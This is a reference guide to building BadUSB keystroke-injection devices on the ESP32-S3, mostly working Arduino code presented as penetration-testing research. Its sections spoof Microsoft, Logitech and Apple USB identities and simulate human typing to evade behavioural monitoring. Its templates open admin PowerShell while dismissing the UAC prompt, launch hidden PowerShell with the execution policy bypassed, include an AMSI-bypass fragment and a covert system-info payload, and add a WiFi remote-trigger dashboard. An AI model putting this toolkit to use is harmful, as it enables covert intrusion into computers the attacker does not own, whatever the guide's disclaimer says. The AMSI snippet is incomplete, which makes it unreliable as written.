

ESP32-S3 BadUSB

Complete Technical Reference Guide

Libraries • Architecture • Templates • Advanced Techniques • Real-World Examples

Based on TinyUSB Stack | Arduino Ecosystem | ESP-IDF Compatible

LEGAL DISCLAIMER

This document is strictly for educational purposes: USB HID security research, automation testing, HID protocol understanding, and controlled lab experimentation.

Deploying BadUSB techniques against devices you do not own or have explicit written permission to test is ILLEGAL in most jurisdictions and may result in criminal prosecution. The author and contributors accept no liability for misuse.

1. Why ESP32-S3 for BadUSB Research?

The ESP32-S3 represents a significant leap over classic ESP32 and other popular BadUSB platforms. Understanding its hardware architecture explains why it is currently one of the most capable microcontrollers for USB HID security research.

1.1 Hardware Advantages vs. Classic ESP32

Feature	Classic ESP32	ESP32-S3
Native USB OTG	No (requires CP2102 bridge)	Yes — built-in
TinyUSB Stack	No	Yes — full support
HID Keyboard/Mouse	No	Yes (composite too)
Max Flash	4MB standard	Up to 16MB
PSRAM	4MB (SPI)	8MB+ (QPI / Octal)
Xtensa Cores	2× LX6	2× LX7 (faster)
CPU Frequency	240 MHz	240 MHz
BLE 5.0	BLE 4.2	Yes

1.2 Comparison to Other BadUSB Platforms

Platform	USB HID	WiFi	Storage	Price Range
Rubber Ducky	Yes	No	MicroSD	\$\$\$
DigiSpark	Yes (software)	No	No	\$
Raspberry Pi Zero	Yes	Yes	MicroSD	\$\$
Arduino Leonardo	Yes	No	No	\$\$
ESP32-S3	Yes (native)	Yes (2.4GHz)	16MB Flash + ext.	\$

The ESP32-S3 uniquely combines low cost, native HID, WiFi, large flash storage, and the full Arduino ecosystem — making it ideal for complex, remotely-controlled automation research.

1.3 Core USB Stack: TinyUSB

TinyUSB is an open-source, cross-platform USB host/device stack for embedded systems. On the ESP32-S3, it provides:

- Full USB 2.0 Full Speed device capability (12 Mbps)
- HID Class support: keyboards, mice, gamepads, custom descriptors
- CDC (Communication Device Class) for serial emulation

- MSC (Mass Storage Class) for appearing as a USB flash drive
- Composite devices: multiple USB classes simultaneously
- Configurable USB descriptors (VID, PID, manufacturer name, product name)

2. Development Environment Setup

2.1 Arduino IDE Configuration

Incorrect board settings are the #1 cause of HID failures. Apply every setting below before uploading any code.

Setting	Required Value	Why It Matters
Board	ESP32S3 Dev Module	Correct pin mapping & USB support
Flash Size	16MB (or match your board)	Determines available storage
PSRAM	OPI PSRAM (8MB)	Extended memory for complex payloads
USB Mode	USB-OTG (TinyUSB)	Enables true HID — DO NOT use CDC
USB CDC On Boot	Enabled	Allows serial debug during development
Partition Scheme	16MB (3MB App / 9MB SPIFFS)	Maximizes payload storage space
Upload Speed	921600	Faster flashing
CPU Frequency	240 MHz	Maximum performance

⚠ USB Mode MUST be set to 'USB-OTG (TinyUSB)'. Using 'Hardware CDC and JTAG' will prevent HID from working entirely. This is the most common setup mistake.

2.2 Required Libraries

The following libraries are included with the ESP32 Arduino core (no separate install needed):

Library	Include	Purpose
USB Core	<code>#include "USB.h"</code>	Initialize USB device stack
HID Keyboard	<code>#include "USBHIDKeyboard.h"</code>	Keyboard HID class
HID Mouse	<code>#include "USBHIDMouse.h"</code>	Mouse HID class
HID Gamepad	<code>#include "USBHIDGamepad.h"</code>	Gamepad HID class

Optional libraries for advanced features (install via Library Manager):

Library	Install Name	Use Case
WiFi	Built-in	Remote payload control
WebServer	Built-in	HTTP dashboard
SPIFFS	Built-in	File system for payload scripts
ArduinoJson	ArduinoJson by Benoit Blanchon	Parse JSON configs
TFT_eSPI	TFT_eSPI by Bodmer	OLED/TFT status display
Preferences	Built-in (ESP32)	Persistent key-value storage

2.3 USB Descriptor Customization

By default, the ESP32-S3 advertises itself as an Espressif device. For stealth research, you can override this to appear as any USB device:

```
// Must be called BEFORE USB.begin()
USB.manufacturerName("Microsoft Corporation");
USB.productName("Basic Optical Mouse v2.0");
USB.serialNumber("MSFT-HID-001");
USB.VID(0x045E); // Microsoft VID
USB.PID(0x0737); // Wireless Receiver PID

USB.begin();
Keyboard.begin();
```

💡 Matching the VID/PID of a common peripheral (like a known keyboard or mouse) can help avoid suspicion during authorized penetration tests. Always document this in your test scope.

3. Complete Keyboard API Reference

3.1 Object Initialization

```
#include <USB.h>
#include <USBHIDKeyboard.h>

USBHIDKeyboard Keyboard;

void setup() {
  USB.begin();
  Keyboard.begin();
  delay(4000); // Host enumeration time - NEVER skip this
}
```

3.2 Text Output Methods

Method	Description	Example
Keyboard.print(val)	Print string/char — no newline	Keyboard.print("Hello");
Keyboard.println(val)	Print string + RETURN	Keyboard.println("cmd");
Keyboard.write(key)	Send single key press + release	Keyboard.write(KEY_RETURN);
Keyboard.press(key)	Hold key down (no release)	Keyboard.press(KEY_LEFT_CTRL);
Keyboard.release(key)	Release a held key	Keyboard.release(KEY_LEFT_CTRL);
Keyboard.releaseAll()	Release ALL held keys	Keyboard.releaseAll();

3.3 Special Key Constants

Constant	Key	Constant	Key
KEY_RETURN	Enter	KEY_F1 - KEY_F12	Function keys
KEY_ESC	Escape	KEY_LEFT_CTRL	Left Control
KEY_BACKSPACE	Backspace	KEY_LEFT_SHIFT	Left Shift
KEY_TAB	Tab	KEY_LEFT_ALT	Left Alt
KEY_DELETE	Delete	KEY_LEFT_GUI	Win / Cmd
KEY_HOME	Home	KEY_RIGHT_CTRL	Right Control
KEY_END	End	KEY_RIGHT_SHIFT	Right Shift

KEY_PAGE_UP	Page Up	KEY_RIGHT_ALT	Right Alt (AltGr)
KEY_PAGE_DOWN	Page Down	KEY_RIGHT_GUI	Right Win/Cmd
KEY_INSERT	Insert	KEY_PRINT_SCREEN	Print Screen
KEY_UP_ARROW	Up Arrow	KEY_SCROLL_LOCK	Scroll Lock
KEY_DOWN_ARROW	Down Arrow	KEY_NUM_LOCK	Num Lock
KEY_LEFT_ARROW	Left Arrow	KEY_CAPS_LOCK	Caps Lock
KEY_RIGHT_ARROW	Right Arrow	KEY_PAUSE	Pause/Break

3.4 Keyboard Shortcut Combos

Always press modifier keys first, then the action key. Release all after the combo.

```
// Win + R (Run dialog)
Keyboard.press(KEY_LEFT_GUI);
Keyboard.press('r');
delay(100);
Keyboard.releaseAll();

// Ctrl + Alt + T (Terminal on Linux)
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_LEFT_ALT);
Keyboard.press('t');
delay(100);
Keyboard.releaseAll();

// Ctrl + Shift + Esc (Task Manager)
Keyboard.press(KEY_LEFT_CTRL);
Keyboard.press(KEY_LEFT_SHIFT);
Keyboard.press(KEY_ESC);
delay(100);
Keyboard.releaseAll();

// Alt + F4 (Close window)
Keyboard.press(KEY_LEFT_ALT);
Keyboard.press(KEY_F4);
delay(100);
Keyboard.releaseAll();

// Ctrl + C / Ctrl + V
Keyboard.press(KEY_LEFT_CTRL);
```

```
Keyboard.press('c');  
delay(80);  
Keyboard.releaseAll();
```

4. Stealth & Evasion Techniques

4.1 Human Typing Simulation

Uniform keystroke timing is a signature of automated input. Randomized delays make injection look organic to behavioral monitoring software:

```
void humanType(const String &text, int minDelay = 40, int maxDelay = 130) {
  for (size_t i = 0; i < text.length(); i++) {
    Keyboard.print(text[i]);
    // Random inter-keystroke delay
    delay(random(minDelay, maxDelay));
    // Occasional 'thinking pause' to simulate a real user
    if (random(0, 20) == 0) {
      delay(random(200, 600));
    }
  }
}

// Usage:
humanType("powershell -ExecutionPolicy Bypass");
Keyboard.write(KEY_RETURN);
```

4.2 USB Descriptor Spoofing

Change how the device identifies itself to the host OS. This requires custom TinyUSB descriptor configuration at the ESP-IDF level for full control, but basic manufacturer/product name changes are available in Arduino:

```
// Appear as a standard Logitech USB keyboard
USB.manufacturerName("Logitech");
USB.productName("USB Keyboard K120");
USB.VID(0x046D); // Logitech VID
USB.PID(0xC31C); // K120 PID

// Appear as an Apple keyboard
USB.manufacturerName("Apple Inc.");
USB.productName("Apple Keyboard");
USB.VID(0x05AC); // Apple VID
USB.PID(0x0267); // Wired KB PID
```


4.3 Timing Strategies

Proper timing is critical. Too fast causes dropped keystrokes; too slow increases exposure time.

Timing Point	Recommended Delay	Reason
After USB.begin() / Keyboard.begin()	3000-5000 ms	Host needs time to enumerate and load HID driver
After opening Run dialog (Win+R)	500-800 ms	Dialog animation and focus acquisition
After typing a command	800-1500 ms	Application launch time varies
After opening terminal/PowerShell	1200-2000 ms	Shell initialization
Between individual keystrokes	40-130 ms (random)	Simulate human typing speed
After pressing Enter for a command	500-3000 ms	Command execution time is variable
Android devices	5000-8000 ms initial	Android USB HID stack is slower to initialize

4.4 Execution Trigger Strategies

Auto-execution on plugin is suspicious and noisy. Consider these safer trigger methods:

```
#define BUTTON_PIN 0 // Boot button on most ESP32-S3 boards

void setup() {
  pinMode(BUTTON_PIN, INPUT_PULLUP);
  USB.begin();
  Keyboard.begin();
  delay(4000); // Enumerate
}

void loop() {
  // Only execute when button physically pressed
  if (digitalRead(BUTTON_PIN) == LOW) {
    runPayload();
    delay(3000); // Debounce / cooldown
  }
}
```

💡 For pen testing engagements, a physical button trigger ensures you have explicit control over when the payload executes. This prevents accidental triggering during setup or transit.

5. OS-Specific Automation Templates

5.1 Windows Templates

5.1.1 Open Run Dialog and Execute Command

```
void winRun(const String &command) {  
    // Open Run dialog  
    Keyboard.press(KEY_LEFT_GUI);  
    Keyboard.press('r');  
    delay(100);  
    Keyboard.releaseAll();  
    delay(700);  
  
    // Type command  
    humanType(command);  
    delay(100);  
    Keyboard.write(KEY_RETURN);  
    delay(1500);  
}  
  
// Open PowerShell bypassing execution policy  
winRun("powershell -ExecutionPolicy Bypass");
```

5.1.2 Open Hidden PowerShell (Admin bypass research)

```
void openHiddenPS() {  
    // Win + X (Power user menu)  
    Keyboard.press(KEY_LEFT_GUI);  
    Keyboard.press('x');  
    delay(100);  
    Keyboard.releaseAll();  
    delay(600);  
  
    // 'a' for Windows PowerShell (Admin) on Windows 10  
    Keyboard.write('a');  
    delay(800);  
  
    // Handle UAC prompt (Left arrow to select 'Yes', then Enter)  
    Keyboard.press(KEY_LEFT_ALT);  
    Keyboard.write('y'); // 'Y' is usually the Yes button shortcut  
    Keyboard.releaseAll();
```

```
    delay(2000);  
}
```

5.1.3 AMSI Bypass Payload (Research Template)

```
// Research/authorized testing only  
void winAMSIbypassDemo() {  
    openHiddenPS();  
  
    // Single-line AMSI patch (educational - many variants exist)  
    humanType("[Ref].Assembly.GetType(");  
    delay(50);  
    humanType("'System.Management.Automation.AmsiUtils'");  
    Keyboard.write(KEY_RETURN);  
    delay(1000);  
}
```

5.2 Linux / macOS Templates

5.2.1 Open Terminal (Linux — common shortcuts)

```
void linuxTerminal() {  
    // Ctrl + Alt + T - Works on Ubuntu, Mint, etc.  
    Keyboard.press(KEY_LEFT_CTRL);  
    Keyboard.press(KEY_LEFT_ALT);  
    Keyboard.press('t');  
    delay(100);  
    Keyboard.releaseAll();  
    delay(1500);  
}  
  
void linuxRunCommand(const String &cmd) {  
    linuxTerminal();  
    humanType(cmd);  
    Keyboard.write(KEY_RETURN);  
}
```

5.2.2 macOS Spotlight Execution

```
void macSpotlight(const String &appOrCommand) {  
    // Cmd + Space to open Spotlight  
    Keyboard.press(KEY_LEFT_GUI);
```

```
Keyboard.press(' ');
delay(100);
Keyboard.releaseAll();
delay(800);

humanType(appOrCommand);
delay(500);
Keyboard.write(KEY_RETURN);
delay(1500);
}

// Open Terminal via Spotlight
macSpotlight("Terminal");
```

5.3 Android Templates

```
void androidLaunchApp(const String &appName) {
    delay(6000); // Android USB HID enumeration is slow


    // Home button via keyboard (many launchers respond to GUI key)
    Keyboard.press(KEY_LEFT_GUI);
    delay(100);
    Keyboard.releaseAll();
    delay(1500);

    // Type in search box (some launchers open search immediately)
    humanType(appName);
    delay(800);
    Keyboard.write(KEY_RETURN);
    delay(2000);
}
```

⚠️ Android requirements: OTG must be enabled, screen must be unlocked, and the keyboard layout must be English (US). Android behavior varies heavily across manufacturers and launchers.

6. WiFi-Controlled Payload System

6.1 System Architecture



6.2 Full Web Dashboard Implementation

```
#include "USB.h"
#include "USBHIDKeyboard.h"
#include <WiFi.h>
#include <WebServer.h>
#include <SPIFFS.h>

USBHIDKeyboard Keyboard;
WebServer server(80);

const char* AP_SSID = "ESP32_Control";
const char* AP_PASS = "Str0ngP@ss!";

volatile bool runPayload = false;
```

```
volatile int payloadID = 0;

// — Web Dashboard HTML —————
const char DASHBOARD_HTML[] PROGMEM = R"rawliteral(
<!DOCTYPE html><html><head>
<meta name='viewport' content='width=device-width,initial-scale=1'>
<title>ESP32 HID Control</title>
<style>
  body{font-family:monospace;background:#0d1117;color:#58a6ff;padding:20px}
  button{background:#1f6feb;color:#fff;border:none;padding:12px 24px;
    margin:6px;border-radius:6px;cursor:pointer;font-size:14px}
  button:hover{background:#388bfd}
  .danger{background:#da3633} .danger:hover{background:#f85149}
  h1{color:#f0f6fc} .status{color:#3fb950;margin-top:10px}
</style></head><body>
<h1>ESP32-S3 HID Controller</h1>
<div class='status' id='st'>Ready</div><br>
<button onclick='run(1)'>Payload 1: Notepad Demo</button>
<button onclick='run(2)'>Payload 2: Open Browser</button>
<button class='danger' onclick='run(99)'>ABORT</button>
<script>
function run(id){
  fetch('/run?id='+id).then(r=>r.text()).then(t=>{
    document.getElementById('st').innerText='Sent: '+t;
  });
}
</script></body></html>
)rawliteral";

void handleRoot() { server.send(200, "text/html", DASHBOARD_HTML); }

void handleRun() {
  payloadID = server.arg("id").toInt();
  runPayload = true;
  server.send(200, "text/plain", "Payload " + String(payloadID) + " queued");
}

void setup() {
  USB.begin(); Keyboard.begin();
  delay(4000);
}
```

```
SPIFFS.begin(true);  
WiFi.softAP(AP_SSID, AP_PASS);  
  
server.on("/", handleRoot);  
server.on("/run", handleRun);  
server.begin();  
}  
  
void loop() {  
  server.handleClient();  
  
  if (runPayload) {  
    runPayload = false;  
    switch (payloadID) {  
      case 1: payload_notepadDemo(); break;  
      case 2: payload_openBrowser(); break;  
    }  
  }  
}
```


7. SPIFFS Storage & DuckyScript Interpreter

7.1 SPIFFS Overview

SPIFFS (SPI Flash File System) allows the ESP32-S3 to store text files, scripts, and configuration on its internal flash. With the 16MB partition scheme, you have approximately 9MB available for payloads.

```
// Initialize SPIFFS
if (!SPIFFS.begin(true)) { // true = format if mount fails
  Serial.println("SPIFFS Mount Failed!");
  return;
}

// Write a payload file
File f = SPIFFS.open("/payload1.txt", FILE_WRITE);
f.println("DELAY 1000");
f.println("STRING Hello from SPIFFS!");
f.println("ENTER");
f.close();

// List all files
File root = SPIFFS.open("/");
File file = root.openNextFile();
while (file) {
  Serial.printf("  %s (%d bytes)\n", file.name(), file.size());
  file = root.openNextFile();
}
```

7.2 Extended DuckyScript Interpreter

This interpreter supports the most common DuckyScript commands plus ESP32-specific extensions:

```
void executeLine(const String &line) {

  // — Text Output —————
  if (line.startsWith("STRING ")) {
    humanType(line.substring(7));
    return;
  }
}
```

```
if (line.startsWith("STRINGLN ")) {
    humanType(line.substring(9));
    Keyboard.write(KEY_RETURN);
    return;
}

// — Timing —————
if (line.startsWith("DELAY ")) {
    delay(line.substring(6).toInt());
    return;
}

// — Special Keys —————
if (line == "ENTER")      { Keyboard.write(KEY_RETURN);    return; }
if (line == "TAB")        { Keyboard.write(KEY_TAB);      return; }
if (line == "ESC")        { Keyboard.write(KEY_ESC);      return; }
if (line == "BACKSPACE")  { Keyboard.write(KEY_BACKSPACE);return; }
if (line == "DELETE")     { Keyboard.write(KEY_DELETE);   return; }
if (line == "UPARROW")    { Keyboard.write(KEY_UP_ARROW); return; }
if (line == "DOWNARROW")  { Keyboard.write(KEY_DOWN_ARROW);return; }
if (line == "LEFTARROW")  { Keyboard.write(KEY_LEFT_ARROW);return; }
if (line == "RIGHTARROW") { Keyboard.write(KEY_RIGHT_ARROW);return; }
if (line == "PAGEUP")     { Keyboard.write(KEY_PAGE_UP);  return; }
if (line == "PAGEDOWN")   { Keyboard.write(KEY_PAGE_DOWN);return; }

// — Modifier Combos (e.g. 'GUI r', 'CTRL ALT t') ———
if (line.startsWith("GUI ")) {
    Keyboard.press(KEY_LEFT_GUI);
    char k = line.charAt(4);
    if (k) Keyboard.press(k);
    delay(100);
    Keyboard.releaseAll();
    return;
}
if (line.startsWith("CTRL ALT ")) {
    Keyboard.press(KEY_LEFT_CTRL);
    Keyboard.press(KEY_LEFT_ALT);
    char k = line.charAt(9);
    if (k) Keyboard.press(k);
    delay(100);
    Keyboard.releaseAll();
    return;
}
```

```

    }
    if (line.startsWith("CTRL SHIFT ")) {
        Keyboard.press(KEY_LEFT_CTRL);
        Keyboard.press(KEY_LEFT_SHIFT);
        char k = line.charAt(11);
        if (k) Keyboard.press(k);
        delay(100);
        Keyboard.releaseAll();
        return;
    }
    if (line.startsWith("CTRL ")) {
        Keyboard.press(KEY_LEFT_CTRL);
        char k = line.charAt(5);
        if (k) Keyboard.press(k);
        delay(100);
        Keyboard.releaseAll();
        return;
    }

    // — Comments (ignored) —————
    if (line.startsWith("REM ") || line.startsWith("//")) return;

    // — REPEAT: repeat last line N times (simplified) —
    // Implementation left as exercise for advanced users
}

void runPayloadFile(const char* path) {
    File f = SPIFFS.open(path, FILE_READ);
    if (!f) return;
    while (f.available()) {
        String line = f.readStringUntil('\n');
        line.trim();
        if (line.length() > 0) executeLine(line);
    }
    f.close();
}

```

7.3 Example DuckyScript Payload Files

payload_info.txt — Gather System Info (Windows)

```
REM Gather basic system info for authorized audit
```

```
DELAY 2000
GUI r
DELAY 700
STRING powershell -WindowStyle Hidden
ENTER
DELAY 1500
STRING $out = "Hostname: " + $env:COMPUTERNAME + " | User: " + $env:USERNAME +
" | OS: " + (Get-WMIObject Win32_OperatingSystem).Caption
ENTER
DELAY 500
STRING $out | Out-File C:\audit_log.txt
ENTER
DELAY 200
STRING exit
ENTER
```

8. Mouse HID & Composite Devices

8.1 Mouse API

```
#include "USB.h"
#include "USBHIDMouse.h"

USBHIDMouse Mouse;

void setup() {
  USB.begin();
  Mouse.begin();
  delay(4000);
}

// Move mouse by relative pixels
Mouse.move(10, -20);          // x=+10px, y=-20px

// Move with scroll
Mouse.move(0, 0, -3);        // Scroll down 3 units

// Click buttons
Mouse.click(MOUSE_LEFT);     // Left click
Mouse.click(MOUSE_RIGHT);    // Right click
Mouse.click(MOUSE_MIDDLE);   // Middle click

// Hold and drag
Mouse.press(MOUSE_LEFT);
Mouse.move(200, 100);
Mouse.release(MOUSE_LEFT);

// Double-click helper
void doubleClick() {
  Mouse.click(MOUSE_LEFT);
  delay(80);
  Mouse.click(MOUSE_LEFT);
}
```

8.2 Composite Keyboard + Mouse

```
// Include both libraries
```

```
#include "USB.h"
#include "USBHIDKeyboard.h"
#include "USBHIDMouse.h"

USBHIDKeyboard Keyboard;
USBHIDMouse Mouse;

void setup() {
  USB.begin();
  Keyboard.begin();
  Mouse.begin();
  delay(4000);
}

// Now both work simultaneously on a single USB cable
void highlightAndCopy() {
  Keyboard.press(KEY_LEFT_CTRL);
  Keyboard.press('a'); // Select all
  delay(100);
  Keyboard.releaseAll();
  delay(100);
  Keyboard.press(KEY_LEFT_CTRL);
  Keyboard.press('c'); // Copy
  delay(100);
  Keyboard.releaseAll();
}
```

8.3 Mouse Jiggler (Anti-Screensaver Research)

```
// Periodically move mouse tiny amounts to prevent screen lock
// Common use: kiosk security audits

void mouseJiggle() {
  Mouse.move(3, 0);
  delay(50);
  Mouse.move(-3, 0);
}

void loop() {
  mouseJiggle();
  delay(30000); // Jiggle every 30 seconds
}
```

```
}
```

9. Advanced Topics

9.1 NVS (Non-Volatile Storage) for Persistent Configuration

```
#include <Preferences.h>

Preferences prefs;

void saveConfig(const String &ssid, const String &pass) {
    prefs.begin("config", false); // false = read/write
    prefs.putString("ssid", ssid);
    prefs.putString("pass", pass);
    prefs.putInt("payloadIdx", 0);
    prefs.end();
}

void loadConfig() {
    prefs.begin("config", true); // true = read-only
    String ssid = prefs.getString("ssid", "DefaultSSID");
    String pass = prefs.getString("pass", "DefaultPass");
    int pidx = prefs.getInt("payloadIdx", 0);
    prefs.end();
}
```

9.2 OTA (Over-the-Air) Firmware Updates

```
#include <ArduinoOTA.h>

void setupOTA() {
    ArduinoOTA.setHostname("esp32-hid");
    ArduinoOTA.setPassword("ota-password");

    ArduinoOTA.onStart([]() {
        Serial.println("OTA Start");
    });
    ArduinoOTA.onEnd([]() {
        Serial.println("OTA End - Rebooting");
    });
    ArduinoOTA.onError([](ota_error_t error) {
        Serial.printf("OTA Error [%u]\n", error);
    });
}
```



```

    ArduinoOTA.begin();
}

// In loop():
void loop() {
    ArduinoOTA.handle();
    server.handleClient();
    // ... rest of loop
}

```

9.3 Status LED / OLED Display

```

// Minimal NeoPixel status indicator
#include <Adafruit_NeoPixel.h>

#define LED_PIN 48 // Built-in RGB LED on ESP32-S3-DevKitC
#define NUM_LEDS 1

Adafruit_NeoPixel rgb(NUM_LEDS, LED_PIN, NEO_GRB + NEO_KHZ800);

void setStatus(uint8_t r, uint8_t g, uint8_t b) {
    rgb.setPixelColor(0, rgb.Color(r, g, b));
    rgb.show();
}

// Color codes:
// setStatus(0, 0, 50) → Blue — Idle / waiting
// setStatus(0, 50, 0) → Green — Payload running
// setStatus(50, 0, 0) → Red — Error
// setStatus(50, 25, 0) → Amber — WiFi AP active

```

9.4 Keyboard Layout Handling

The ESP32-S3 sends raw HID keycodes. The TARGET computer's configured keyboard layout determines what character appears. This causes problems if the target uses a non-US layout:

Target Layout	Problem Example	Workaround
German (DE)	Keyboard.print('z') types 'y' on target	Swap z/y in your payload strings

French (AZERTY)	Key positions differ significantly	Use ASCII keycodes carefully
UK English	@ and " are swapped vs US	Use escape sequences or remap
Dvorak	All alpha keys are remapped	Must fully remap payload strings

```
// Layout-agnostic approach: use clipboard paste instead of direct typing
// 1. Write data to a temp file via PowerShell escape sequences
// 2. Or use only characters common to all layouts (digits, Enter, F-keys)

// For German targets - replace z with y and vice versa:
String deLayout(String text) {
    for (size_t i = 0; i < text.length(); i++) {
        if (text[i] == 'z') text[i] = 'y';
        else if (text[i] == 'Z') text[i] = 'Y';
        else if (text[i] == 'y') text[i] = 'z';
        else if (text[i] == 'Y') text[i] = 'Z';
    }
    return text;
}
```

10. Debugging & Troubleshooting

10.1 Systematic Debugging Checklist

Symptom	Root Cause(s)	Fix
Nothing types at all	Wrong USB Mode; power-only cable; no enumeration delay	Set USB-OTG mode; use data cable; add 4000ms delay
Wrong characters typed	Keyboard layout mismatch (target $\neq$ US EN)	Check target layout; adjust payload strings
First few chars missing	Enumeration delay too short	Increase delay to 5000ms
Keystrokes dropped	Typing too fast for the OS to process	Add delays between keypresses; use <code>humanType()</code>
HID works but WiFi fails	WiFi and USB conflict in some library versions	Update ESP32 Arduino core to latest
Android not responding	OTG disabled; screen locked; wrong layout	Enable OTG; unlock screen; verify layout
SPIFFS not mounting	Flash not formatted; wrong partition scheme	Pass true to <code>SPIFFS.begin(true)</code> to format
Upload fails via WiFi OTA	Firewall; wrong password; not on same network	Check OTA password; verify WiFi AP join
Device not recognized	Defective cable; USB descriptor error	Try different cable; check VID/PID validity

10.2 Serial Debugging Pattern

```

void setup() {
  Serial.begin(115200);
  Serial.println("[BOOT] Starting...");

  USB.begin();
  Keyboard.begin();
  Serial.println("[USB] Stack initialized");

  Serial.println("[WAIT] Waiting for host enumeration...");
  delay(4000);
  Serial.println("[READY] HID ready");

  if (!SPIFFS.begin(true)) {
    Serial.println("[ERROR] SPIFFS mount failed");
  }
}

```

```
    } else {  
        Serial.println("[SPIFFS] Mounted OK");  
    }  
  
    WiFi.softAP(AP_SSID, AP_PASS);  
    Serial.printf("[WiFi] AP: %s  IP: %s\n",  
        AP_SSID, WiFi.softAPIP().toString().c_str());  
}
```

11. Memory, Performance & Partitioning

11.1 Flash Partition Map

Partition	Size	Purpose
Bootloader	~64 KB	ROM bootloader
NVS (Non-Volatile)	24 KB	Preferences, WiFi credentials
OTA Data	8 KB	OTA state tracking
App (x2 OTA slots)	3 MB each	Your compiled firmware
SPIFFS	9 MB	Payload scripts, configs, logs
Reserved	Remainder	System use

11.2 Typical Firmware Sizes

Configuration	Approx. Size	Notes
Minimal HID only	~380 KB	Just USB + Keyboard
HID + WiFi + WebServer	~1.3 MB	No SPIFFS
HID + WiFi + SPIFFS	~1.5 MB	Full payload storage
HID + WiFi + OTA + NVS	~1.7 MB	Production-ready
Full system + ArduinoJson	~2.0 MB	All features
Full + TFT display library	~2.5 MB	With OLED/LCD

11.3 RAM Optimization

```
// Store large strings in PROGMEM (Flash) instead of RAM
const char LONG_PAYLOAD[] PROGMEM = "...very long string...";

// Use F() macro for Serial.print strings
Serial.println(F("This string lives in Flash, not RAM"));

// Use String sparingly – prefer char arrays for fixed strings
// String objects cause heap fragmentation over time

// Check free heap at runtime
Serial.printf("Free heap: %d bytes\n", ESP.getFreeHeap());
Serial.printf("Min free heap: %d bytes\n", ESP.getMinFreeHeap());
```

12. Operational Security for Authorized Testing

12.1 Physical Security Controls

- Always use a physical button trigger rather than auto-execute on plug-in
- Implement a timeout — if no button press within 60 seconds of enumeration, enter safe idle mode
- Add a PIN or gesture sequence to gate payload execution
- Use the board's RGB LED to indicate device state clearly
- Label the device with your organization's asset tag and contact information

12.2 Logical Security Controls

```
// PIN-code protection before payload execution
bool awaitPIN(const char* correctPIN, unsigned long timeout_ms) {
    String input = "";
    unsigned long start = millis();
    // This is conceptual — in practice you'd read from a keypad or BLE
    // For a web-based PIN, check it server-side in handleRun()
    while (millis() - start < timeout_ms) {
        if (input == correctPIN) return true;
    }
    return false;
}

// Payload count limit
int executionCount = 0;
const int MAX_EXECUTIONS = 3; // Max runs before requiring reboot

void safeExecute() {
    if (executionCount >= MAX_EXECUTIONS) {
        Serial.println("Execution limit reached. Reboot required.");
        return;
    }
    runPayload();
    executionCount++;
}
```

12.3 Testing Environment Best Practices

1. Always test in an isolated network and air-gapped environment first
2. Document the exact scope and timeline in your penetration test agreement

3. Use a dedicated test machine — never target production systems without explicit approval
4. Log all executions with timestamps to your audit trail
5. Have a clear remediation plan before executing any payload on client hardware
6. Carry a copy of your written authorization at all times during physical assessments

13. Project Ideas & Expansion Roadmap

13.1 Beginner Projects

- Automatic login typer — types credentials on button press for authorized account recovery
- Typing speed tester — auto-types Lorem Ipsum to benchmark keyboard response
- Shortcut macro board — map physical buttons to complex keyboard shortcuts
- Mouse jiggler — prevent screen lock during authorized presentations

13.2 Intermediate Projects

- Web-based payload uploader — drag and drop .txt DuckyScript files via browser
- Multi-OS payload switcher — auto-detect OS from host and select the right payload
- BLE keyboard bridge — receive commands over Bluetooth, replay as USB HID
- Encrypted payload storage — AES-encrypt scripts on SPIFFS, decrypt at execution time
- Execution logger — write timestamps and payload names to a SPIFFS log file

13.3 Advanced Projects

- Composite HID + MSC (USB storage) — appear as both a keyboard AND a flash drive
- USB descriptor fingerprint lab — enumerate how different OSes react to various VID/PID combos
- Wireless payload relay — ESP32-S3 A (plugged into target) receives commands from ESP32-S3 B over ESP-NOW
